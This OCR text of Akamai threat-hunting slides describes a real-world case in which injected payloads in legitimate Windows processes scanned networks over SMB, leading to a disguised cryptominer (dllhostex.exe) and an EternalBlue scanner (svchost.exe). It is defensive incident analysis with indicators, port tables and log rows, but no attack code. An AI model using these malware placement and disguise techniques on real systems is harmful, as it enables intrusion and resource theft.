
      AND

   c. happens for a long time

2. Learn from investigated incidents and allow specific behaviors

Akamai

A real world scenario



A real world scenario

Using the new method, we detected anomalous communications on a new Hunt customer

C:\Windows\System32\SearchFilterHost.exe
C:\Windows\System32\SearchProtocolHost.exe
C:\Windows\System32\ctfmon.exe
C:\Windows\System32\WUDFHost.exe
C:\Windows\System32\wuauclt.exe

Akamai


A real world scenario

Using the new method, we detected anomalous communications on a new Hunt customer

C:\Windows\System32\SearchFilterHost.exe
C:\Windows\System32\SearchProtocolHost.exe
C:\Windows\System32\ctfmon.exe
C:\Windows\System32\WUDFHost.exe
C:\Windows\System32\wuauclt.exe

All legit processes with injected payload

Scanned large segments of network using SMB



Akamai


A real world scenario

As you can see, none of them should be using SMB

process_name	destination_ports	port_groups
SearchFilterHost.exe	443	Web/Proxy
wudfhost.exe	80, 443, 1010, 1028, 1233, 4570, 4571, 4571, 4990, 7250, 8567, 9999, 10123, 15550, 15551, 19000, 19002, 19003, 19004, 19020, 19134, 19135, 19136, 19137, 19138, 21192, 24030, 24343, 26079, 35843, 42030, 52000, 53000, 53001, 53002, 53003, 53004, 53005, 53006, 53007, 53008, 53009, 53010, 53011, 53011, ...	High Port, OTHER, Web/Proxy, ...
wuauclt.exe	80, 389, 443, 3128, 6082, 8080, 8081, 8088	LDAP, OTHER, Web/Proxy
SearchProtocolHost.exe	21, 80, 389, 443, 800, 1433, 3128, 8081, 9154, 14404, 15871, 18689, 30147, 33348, 35848, 37469, 40296, 45067, 49157, 49254, 49668, 49670, 52953, 54061, 54401, 54936, 55372, 55891, 56008, 57350, 57730, 57829, 58015, 58796, 59277, 60130, 60365, 60628, 61912, 61941, 63404, 64293, 64597, 64685, 65521,.....	High Port, LDAP, OTHER, Web/...
ctfmon.exe	80, 443, 3128	Web/Proxy

Akamai

A real world scenario



Action	Source	Destination	Dest. Port	Count
Allowed	[redacted] wuauclt C:\Windo...uclt.exe AUTORIDA...\SISTEMA	[redacted]	445 TCP	1
Allowed	[redacted] wuauclt C:\Windo...uclt.exe AUTORIDA...\SISTEMA	[redacted]	445 TCP	1
Allowed	[redacted] wuauclt C:\Windo...uclt.exe AUTORIDA...\SISTEMA	[redacted]	445 TCP	1
Allowed	[redacted] wuauclt C:\Windo...uclt.exe AUTORIDA...\SISTEMA	[redacted]	445 TCP	1
Allowed	[redacted] wuauclt C:\Windo...uclt.exe AUTORIDA...\SISTEMA	[redacted]	445 TCP	1
Allowed	[redacted] wuauclt C:\Windo...uclt.exe AUTORIDA...\SISTEMA	[redacted]	445 TCP	1
Allowed	[redacted] wuauclt C:\Windo...uclt.exe AUTORIDA...\SISTEMA	[redacted]	445 TCP	1
Allowed	[redacted] wuauclt	[redacted]	445 TCP	1


A real world scenario

The investigation continues ..

C:\Windows\NetworkDistribution\svchost.exe

C:\Windows\System32\dllhostex.exe

→ Found on 2 hosts



A real world scenario


The investigation continues ..

C:\Windows\NetworkDistribution\svchost.exe

C:\Windows\System32\dllhostex.exe

Found on 2 hosts

dllhostex.exe - Cryptominer



Akamai

A real world scenario


The investigation continues ..

C:\Windows\NetworkDistribution\svchost.exe


C:\Windows\System32\dllhostex.exe

Found on 2 hosts

dllhostex.exe - Cryptominer



svchost.exe - EternalBlue scanner



A real world scenario


The investigation continues ..

C:\Windows\NetworkDistribution\svchost.exe


C:\Windows\System32\dllhostex.exe

→ Found on 2 hosts → Script

